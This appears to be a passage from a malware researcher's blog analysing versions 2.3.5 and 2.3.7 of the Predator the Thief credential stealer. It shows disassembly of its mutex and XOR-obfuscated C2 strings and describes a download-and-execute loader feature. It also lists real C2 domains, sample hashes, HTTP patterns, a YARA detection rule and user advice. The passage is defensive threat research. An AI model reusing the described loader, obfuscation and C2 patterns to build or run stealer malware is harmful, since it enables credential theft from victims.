
Changelog of v2.3.7 explained by the author

As usual, this is the same patterns :

- Code optimizations (Faster / Lightweight)
- More features...


As you can see v2.3.7 on the right is much longer than v2.3.5 (left), but the backbone is still the same.











## Mutex

---

On 2.3.7, A mutex is integrated with a specific string called “SsystemServs”

```
push    eax
push    ebx
push    ebx
mov     edx, offset aCreatemutexa ; "CreateMutexA"
lea    ecx, [esp+0AB4h+LibFileName+1] ; lpLibFileName
call   func_LoadLibraryA
call   eax
mov     esi, eax
```

```
push    0Ch
mov     dl, 77h
mov     [esp+0AACH+var_8E6], 0E0E2477h
mov     [esp+0AACH+var_8E2], 1A120304h
mov     ecx, ebx
mov     [esp+0AACH+var_8DE], 1051224h
mov     [esp+0AACH+var_8DA], 4 ; SsystemServs
pop     edi
```

## Xor / Obfuscated Strings

---

During the C2 requests, URL arguments are generated byte per byte and unXOR.

For example :


```
push 04
...
push 61
...
push 70
...
```

leads to this

```
HEX    : 046170692F676174652E6765743F70313D
STRING : .api/gate.get?p1=
```

This is basic and simple but enough to just slow down the review of the strings. but at least, it's really easy to uncover it, so it doesn't matter.

This tweak by far is why the code is much longer than v2.3.5.




```
LEA 00000000, [esp+00000000]
push 4
lea ecx, [esp+00000000+var_067]
call sub_405450
lea ecx, [esp+00000000+var_067]
mov byte ptr [eax], 0
call sub_405440
push 63h
lea ecx, [esp+00000000+var_09A]
mov [esp+00000000+var_8B4], ecx
mov [esp+00000000+var_9AA], 35h
call sub_405441
push 70h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A9], al
call sub_405441
push 69h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A8], al
call sub_405441
push 2Fh
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A7], al
call sub_405441
push 67h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A6], al
call sub_405441
push 61h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A5], al
call sub_405441
push 74h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A4], al
call sub_405441
push 05h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A3], al
call sub_405441
push 2Eh
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A2], al
call sub_405441
push 67h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A1], al
call sub_405441
push 05h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_9A0], al
call sub_405441
push 74h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_99F], al
call sub_405441
push 3Fh
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_99E], al
call sub_405441
push 70h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_99D], al
call sub_405441
push 31h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_99C], al
call sub_405441
push 30h
lea ecx, [esp+00000000+var_9AA]
mov [esp+00000000+var_99B], al
call sub_405441
mov [esp+00000000+var_99A], al
xor edi, edi
mov [esp+00000000+var_999], 0
```

## Loader

Not seen before (as far I saw), it seems on 2.3.7, it integrates a loader feature to push another payload on the victim machine, easily recognizable with the adequate GET Request

/api/download.get

The API request permits to the malware to get an URL into text format. Then Download and saved it into disk and execute it with the help of ShellExecuteA



There also some other tweaks, but it's unnecessary to detail on this review, I let you this task by yourself if you are curious 😊

## IoC

### v2.3.5

- 299f83d5a35f17aa97d40db667a52dcc | Sample Packed
- 3cb386716d7b90b4dca1610afbd5b146 | Sample Unpacked
- kent-adam.myjino.ru | C2 Domain

### v2.3.7

- cbcc48fe0fa0fd30cb4c088fae582118 | Sample Unpacked
- denbaliberdin.myjino.ru | C2 Domain

## HTTP Patterns

- GET – /api/info.get
- POST – /api/gate.get?p1=X&p2=X&p3=X&p4=X&p5=X&p6=X&p7=X
- GET – /api/download.get

## MITRE ATT&CK

### v2.3.5

- Discovery – Peripheral Device Discovery
- Discovery – System Information Discovery
- Discovery – System Time Discovery
- Discovery – Query Registry
- Credential Access – Credentials in Files
- Exfiltration – Data Compressed

### v2.3.7

---

- Discovery – Peripheral Device Discovery
- Discovery – System Information Discovery
- Discovery – System Time Discovery
- Discovery – Query Registry
- Credential Access – Credentials in Files
- Exfiltration – Data Compressed
- **Execution – Execution through API**

### Author / Threat Actor

---

Alexuiop1337

### Yara Rule

---

```

rule Predator_The_Thief : Predator_The_Thief {
  meta:
    description = "Yara rule for Predator The Thief v2.3.5 & +"
    author = "Fumik0_"
    date = "2018/10/12"
    update = "2018/12/19"

  strings:
    $mz = { 4D 5A }

    // V2
    $hex1 = { BF 00 00 40 06 }
    $hex2 = { C6 04 31 6B }
    $hex3 = { C6 04 31 63 }
    $hex4 = { C6 04 31 75 }
    $hex5 = { C6 04 31 66 }

    $s1 = "sqlite_" ascii wide

    // V3
    $x1 = { C6 84 24 ?? ?? 00 00 8C }
    $x2 = { C6 84 24 ?? ?? 00 00 1A }
    $x3 = { C6 84 24 ?? ?? 00 00 D4 }
    $x4 = { C6 84 24 ?? ?? 00 00 03 }
    $x5 = { C6 84 24 ?? ?? 00 00 B4 }
    $x6 = { C6 84 24 ?? ?? 00 00 80 }

  condition:
    $mz at 0 and
    ( ( all of ($hex*) and all of ($s*) ) or (all of ($x*)))
}

```

## Recommendations

---

- Always running stuff inside a VM, be sure to install a lot of stuff linked to the hypervisor (like Guest Addons tools) to trigger as much as possible all kind of possible Anti-VM detection and closing malware. When you have done with your activities stop the VM and restore it a Specific clean snapshot when it's done.
- Avoid storing files at a pre-destined path (Desktop, Documents, Downloads), put at a place that is not common.
- Avoiding Cracks and other stupid fake hacks, stealers are usually behind the current game trendings (especially in those times with Fortnite...).
- Use containers for software that you are using, this will reduce the risk of stealing data.
- Flush your browser after each visit, never saved your passwords directly on your browser or using auto-fill features.
- Don't use the same password for all your websites (use 2FA and it's possible), we are in 2018, and this still sadly everywhere like this.
- Make some noise with your data, that will permit to lose some attacker minds to find some accurate values into the junk information.
- Use a Vault Password software.

- **Troll/Not Troll:** Learn Russian and put your keyboard in Cyrillic 😊

## Conclusion

---

Stealers are not sophisticated malware, but they are enough effective to make some irreversible damage for victims. Email accounts and other credentials are more and more impactful and this will be worse with the years. Behaviors must changes for the account management to limit this kind of scenario. Awareness and good practices are the keys and this will not be a simple security software solution that will solve everything.

Well for me I've enough work, it's time to sleep a little...



#HappyHunting

Update 2018-10-23 : Yara Rules now working also for v3